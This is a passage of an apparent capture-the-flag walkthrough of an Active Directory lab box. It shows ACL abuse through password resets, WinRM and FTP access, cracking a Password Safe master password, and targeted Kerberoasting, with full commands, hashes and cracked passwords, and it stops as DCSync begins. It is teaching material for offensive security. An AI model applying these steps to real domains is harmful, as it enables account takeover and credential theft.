
Upload Data
  20251114112509_BloodHound.zip    9.3 kB   Archive
Analysis

We mark Olivia as owned: a good habit for every account we control, since it tells BloodHound where we are starting from when it computes paths to a target. Then we look at her First-Degree Object Control.
It is worth understanding what BloodHound is showing here. Every Active Directory object (users, groups, the domain itself) has a DACL, the access control list that defines who can do what to it. Each entry in that list is an ACE, and that is exactly what GenericAll, ForceChangePassword and GenericWrite are: rights granted to one user over another object. BloodHound reads those ACEs over LDAP and draws them as edges in the graph, so the whole chain that follows is really just stringing together over-permissive ACEs on a handful of users' DACLs, without touching a single exploit.
Shell as michael
GenericAll: reset Michael's password
Olivia has GenericAll over Michael:

That GenericAll is an ACE in Michael's DACL that gives us full control over the object: we could change attributes, add an SPN, etc. The most direct way to pivot is to reset his password to one we know, without needing the current one:
Set-ADAccountPassword -Identity michael -Reset -NewPassword (ConvertTo-SecureString "kmn1234" -AsPlainText -Force)
*Evil-WinRM* PS C:\Users\olivia\Documents> Set-ADAccountPassword -Identity michael -Reset -NewPassword (ConvertTo-SecureString "kmn1234" -AsPlainText -Force)
*Evil-WinRM* PS C:\Users\olivia\Documents>
Shell over WinRM
We confirm the new password works and open a shell. Michael is also in Remote Management Users, so WinRM answers (Pwn3d!):
netexec winrm 10.10.11.42 -u 'michael' -p 'kmn1234'
evil-winrm -i 10.10.11.42 -u 'michael' -p 'kmn1234'
Evil-WinRM shell v3.7
...
*Evil-WinRM* PS C:\Users\michael\Documents> whoami
administrator\michael

We mark Michael as owned and enumerate again.
Auth as benjamin
ForceChangePassword: reset Benjamin's password
Michael has ForceChangePassword over Benjamin. As the name says, it lets us set the target's password without knowing the current one:

Set-ADAccountPassword -Identity benjamin -Reset -NewPassword (ConvertTo-SecureString "benjamin123" -AsPlainText -Force)
*Evil-WinRM* PS C:\Users> Set-ADAccountPassword -Identity benjamin -Reset -NewPassword (ConvertTo-SecureString "benjamin123" -AsPlainText -Force)
*Evil-WinRM* PS C:\Users>
We validate Benjamin against the services. He is not a WinRM user (not in Remote Management Users), but his credentials do open the FTP we had left pending from the scan.
Benjamin's FTP
ftp 10.10.11.42
# user benjamin / password benjamin123
Connected to 10.10.11.42.
220 Microsoft FTP Service
Name (10.10.11.42:krmena): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
10-05-24  08:13AM               952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
...
226 Transfer complete.
ftp> exit
221 Goodbye.
There is a single file inside, Backup.psafe3. It is the database of a Password Safe (a password manager similar to KeePass), protected by a master password.
Cracking the .psafe3
We cannot open the vault yet, but we can extract the hash of its master password and crack it offline:
pwsafe2john Backup.psafe3 > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050

Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
tekieromucho     (Backu)
1g 0:00:00:00 DONE (2025-11-14 14:11) ...
Session completed.
The master password is tekieromucho.
Shell as emily
Open the Password Safe
With the master password we open the Password Safe:
pwsafe Backup.psafe3
Password Safe  V1.22  -  Master Password Entry
Password Database: Backup.psafe3
Master Password:   tekieromucho
[ ] Open as read-only        [ Cancel ]   [ OK ]
There are three entries: alexander, emily and emma. We cross them with the user list and, of the three, Emily is the one in Remote Management Users, so she is our shell route.
User flag
Emily's entry in the vault stores her password, UXLCI5iETUsIBoFVTj8yQFKoHjXmb. We use it to open a WinRM shell and read the first flag:
evil-winrm -i 10.10.11.42 -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
c71c374153f26f6b29a277cf56c243cfAuth as ethan
GenericWrite: targeted Kerberoasting
Enumerating Emily in BloodHound, she has GenericWrite over Ethan:

GenericWrite lets us write the object's unprotected attributes, usually servicePrincipalName among them. If we hang a made-up SPN on Ethan, we turn him into a service account and, with the account enabled and the KDC accepting the SPN, can request his ticket (TGS), whose hash derives from his password. That is a targeted Kerberoasting attack: we create the very SPN we are going to roast.
Set-ADUser -Identity "Ethan" -Add @{servicePrincipalName="HTTP/servicio.ejemplo.com"}
*Evil-WinRM* PS C:\Users\emily> Set-ADUser -Identity "Ethan" -Add @{servicePrincipalName="HTTP/servicio.ejemplo.com"}
*Evil-WinRM* PS C:\Users\emily>
We sync the clock again and request the TGS with GetUserSPNs.py:
ntpdate administrator.htb
GetUserSPNs.py administrator.htb/olivia:ichliebedich -request
ServicePrincipalName       Name   MemberOf  PasswordLastSet             LastLogon
-------------------------  -----  --------  --------------------------  ---------
HTTP/servicio.ejemplo.com  ethan            2024-10-12 20:52:14.117811  <never>

[-] CCache file is not found. Skipping ...
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$ef24f79404ff58d5050b11a57e3f1d14...<SNIP>...
We crack the ticket hash against rockyou.txt:
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
limpbizkit       (?)
1g 0:00:00:00 DONE
Ethan's password is limpbizkit. Ethan is not a shell user, but he may hold an interesting permission. We enumerate him.
Shell as Administrator
DCSync: GetChanges + GetChangesAll
Ethan holds GetChanges and GetChangesAll over the domain:
